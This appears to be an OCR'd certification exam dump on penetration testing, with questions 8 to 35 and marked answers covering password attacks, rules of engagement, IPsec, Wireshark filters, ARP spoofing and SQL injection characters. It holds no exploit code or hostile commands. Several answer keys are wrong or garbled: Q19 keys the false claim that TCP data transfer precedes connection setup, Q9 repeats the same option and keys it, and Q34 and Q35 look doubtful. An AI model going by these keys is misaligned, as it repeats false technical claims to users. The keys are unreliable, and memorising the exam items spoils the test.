
Which of the following password cracking attacks tries every combination of characters until the password is broken?

A. Brute-force attack
B. Rule-based attack
C. Hybrid attack
D. Dictionary attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=m2qZNW4dcyIC&pg=PA237&lpg=PA237&dq=password+cracking+attacks+tries+every+combination+of+characters+until+the+password+is+broken&source=bl&ots=RKEUUo6LYj&sig=MPEfFBEpoO0yvOwMxYCoPQuqM5g&hl=en&sa=X&ei=ZdwdVJm3CoXSaPXsgPgM&ved=0CCEQ6AEwAQ#v=onepage&q=password%20cracking%20attacks%20tries%20every%20combination%20of%20characters%20until%20the%20password%20is%20broken&f=false

QUESTION 9
Rules of Engagement (ROE) document provides certain rights and restriction to the test team for performing the test and helps testers to overcome legal, federal, and policy-related restrictions to use different penetration testing tools and techniques.



Rules of Engagement Template

DATE: *[Date]*

TO: *[Name and Address of NASA Official]*

FROM: *[Name and Address of Third Party performing the Penetration Testing]*

CC: *[Name and Address of Interested NASA Officials]*

RE: Rules of Engagement to Perform a Limited Penetration Test in Support of [*required activity]*

[Name of third party] has been contracted by the National Aeronautics and Space Administration (NASA), *[Name of requesting organization]* to perform an audit of NASA's *[Name of risk assessment target]*. The corresponding task-order requires the performance of penetration test procedures to assess external and internal vulnerabilities. The purpose of having the "Rules of Engagement" is to clearly establish the scope of work and the procedures that will and will not be performed, by defining targets, time frames, test rules, and points of contact.

What is the last step in preparing a Rules of Engagement (ROE) document?

A. Conduct a brainstorming session with top management and technical teams
B. Decide the desired depth for penetration testing
C. Conduct a brainstorming session with top management and technical teams
D. Have pre-contract discussions with different pen-testers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
Which of the following is a framework of open standards developed by the Internet Engineering Task Force (IETF) that provides secure transmission of the sensitive data over an unprotected medium, such as the Internet?

A. DNSSEC
B. Netsec
C. IKE
D. IPsec

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.cisco.com/c/en/us/td/docs/net_mgmt/vpn_solutions_center/2-0/ip_security/provisioning/guide/IPsecPG1.html

QUESTION 11
Mason is footprinting an organization to gather competitive intelligence. He visits the company's website for contact information and telephone numbers but does not find any. He knows the entire staff directory was listed on their website 12 months. How can he find the directory?

A. Visit Google’s search engine and view the cached copy
B. Crawl and download the entire website using the Surfoffline tool and save them to his computer
C. Visit the company's partners’ and customers' website for this information
D. Use WayBackMachine in Archive.org web site to retrieve the Internet archive

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Application security assessment is one of the activity that a pen tester performs in the attack phase. It is designed to identify and assess threats to the organization through bespoke, proprietary applications or systems. It checks the application so that a malicious user cannot access, modify, or destroy data or services within the system.

Identify the type of application security assessment which analyzes the application-based code to confirm that it does not contain any sensitive information that an attacker might use to exploit an application.

A. Web Penetration Testing
B. Functionality Testing
C. Authorization Testing
D. Source Code Review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following is not a characteristic of a firewall?


A. Manages public access to private networked resources
B. Routes packets between the networks
C. Examines all traffic routed between the two networks to see if it meets certain criteria

D. Filters only inbound traffic but not outbound traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
The IP protocol was designed for use on a wide variety of transmission links. Although the maximum length of an IP datagram is 64K, most transmission links enforce a smaller maximum packet length limit, called a MTU.
The value of the MTU depends on the type of the transmission link. The design of IP accommodates MTU differences by allowing routers to fragment IP datagrams as necessary. The receiving station is responsible for reassembling the fragments back into the original full size IP datagram.
IP fragmentation involves breaking a datagram into a number of pieces that can be reassembled later. The IP source, destination, identification, total length, and fragment offset fields in the IP header, are used for IP fragmentation and reassembly.



The fragment offset is 13 bits and indicates where a fragment belongs in the original IP datagram. This value is a:

A. Multiple of four bytes

B. Multiple of two bytes
C. Multiple of eight bytes
D. Multiple of six bytes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.freesoft.org/CIE/Course/Section3/7.htm (fragment offset: 13 bits)

QUESTION 15
From where can clues about the underlying application environment can be collected?

A. From the extension of the file
B. From executable file
C. From file types and directories
D. From source code

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Which of the following information gathering techniques collects information from an organization's web-based calendar and email services?


A. Anonymous Information Gathering
B. Private Information Gathering
C. Passive Information Gathering
D. Active Information Gathering

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Reference: http://luizfirmino.blogspot.com/2011/09/footprinting-terminologies.html

QUESTION 17
Which Wireshark filter displays all the packets where the IP address of the source host is 10.0.0.7?



A. ip.dst==10.0.0.7
B. ip.port==10.0.0.7
C. ip.src==10.0.0.7
D. ip.dstport==10.0.0.7

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
Which of the following statements is true about the LM hash?

A. Disabled in Windows Vista and 7 OSs
B. Separated into two 8-character strings
C. Letters are converted to the lowercase
D. Padded with NULL to 16 characters

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.onlinehashcrack.com/how_to_crack_windows_passwords.php (first paragraph of the page)

QUESTION 19
Which of the following statement holds true for TCP Operation?



A. Port numbers are used to know which application the receiving host should pass the data to
B. Sequence numbers are used to track the number of packets lost in transmission
C. Flow control shows the trend of a transmitting host overflowing the buffers in the receiving host
D. Data transfer begins even before the connection is established

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following will not handle routing protocols properly?

A. “Internet-router-firewall-net architecture”
B. “Internet-firewall-router-net architecture”
C. “Internet-firewall -net architecture”
D. “Internet-firewall/router(edge device)-net architecture”

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
What is a goal of the penetration testing report?

- The Cover Letter
  - Organization Synopsis
- Document Properties
- Version
- Table of Contents and List of Illustrations
- Final Report Delivery Date
- The Executive Summary
  - Scope of the Project
  - Purpose for the Evaluation
  - System Description
  - Assumption
  - Timeline
  - Summary of Evaluation
  - Summary of Findings
  - Summary of Recommendations
- Testing Methodology
- Planning
- Exploitation
- Reporting
- Comprehensive Technical Report
- Detailed Systems Information
  - Windows Server
  - Result Analysis
- Recommendations
  - Indication of Priorities and Risks
- Appendixes
  - Required Work Efforts
  - Research
  - References
  - Glossary

A. The penetration testing report helps you comply with local laws and regulations related to environmental conditions in the organization.
B. The penetration testing report allows you to sleep better at night thinking your organization is protected
C. The pen testing report helps executive management to make decisions on implementing security controls in the organization and helps the security team implement security controls and patch any flaws discovered during testing.
D. The penetration testing report allows you to increase sales performance by effectively communicating with the internal security team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100
B. 5000-5099
C. 6666-6674
D. 0 – 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

QUESTION 23
Identify the injection attack represented in the diagram below:

A. XPath Injection Attack
B. XML Request Attack
C. XML Injection Attack
D. Frame Injection Attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://projects.webappsec.org/w/page/13247004/XML%20Injection

QUESTION 24
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Product-based Assessment Solutions
C. Tree-based Assessment
D. Inference-based Assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.netsense.info/downloads/security_wp_mva.pdf (page 12, tree-based assessment technology, second para)

QUESTION 25
The Web parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.
This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.


What is the best way to protect web applications from parameter tampering attacks?

A. Validating some parameters of the web application
B. Minimizing the allowable length of parameters
C. Using an easily guessable hashing algorithm
D. Applying effective input field filtering parameters

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?

A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27

This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?


A. Blue team
B. Tiger team
C. Gorilla team
D. Lion team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28

ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?

A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/ARP_spoofing

QUESTION 29
Amazon Consulting Corporation provides penetration testing and managed security services to companies. Legality and regulatory compliance is one of the important components in conducting a successful security audit.
Before starting a test, one of the agreements both the parties need to sign relates to limitations, constraints, liabilities, code of conduct, and indemnification considerations between the parties.

XSECURITY

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with fully exploiting those vulnerabilities.

Which agreement requires a signature from both the parties (the penetration tester and the company)?

A. Non-disclosure agreement
B. Client fees agreement
C. Rules of engagement agreement
D. Confidentiality agreement

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 30
John, the penetration testing manager in a pen testing firm, needs to prepare a pen testing pricing report for a client.

Which of the following factors does he need to consider while preparing the pen testing pricing report?


A. Number of employees in the client organization
B. Complete structure of the organization
C. Number of client computers to be tested and resources required to perform a pen test
D. Number of servers available in the client organization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
A wireless intrusion detection system (WIDS) monitors the radio spectrum for the presence of unauthorized, rogue access points and the use of wireless attack tools. The system monitors the radio spectrum used by wireless LANs, and immediately alerts a systems administrator whenever a rogue access point is detected. Conventionally it is achieved by comparing the MAC address of the participating wireless devices.

Which of the following attacks can be detected with the help of wireless intrusion detection system (WIDS)?




A. Social engineering

B. SQL injection
C. Parameter tampering
D. Man-in-the-middle attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.infosecwriters.com/text_resources/pdf/Wireless_IDS_JDixon.pdf (page 5)

QUESTION 32
A penetration test will show you the vulnerabilities in the target system and the risks associated with it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.



What are the two types of 'white-box' penetration testing?

A. Announced testing and blind testing
B. Blind testing and double blind testing
C. Blind testing and unannounced testing
D. Announced testing and unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
Which of the following is not the SQL injection attack character?

A. $
B. PRINT
C. #
D. @@variable

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following is the objective of Gramm-Leach-Bliley Act?

A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf


QUESTION 35
Which of the following contents of a pen testing project plan addresses the strengths, weaknesses, opportunities, and threats involved in the project?

A. Project Goal
B. Success Factors
C. Objectives
D. Assumptions

Correct Answer: D
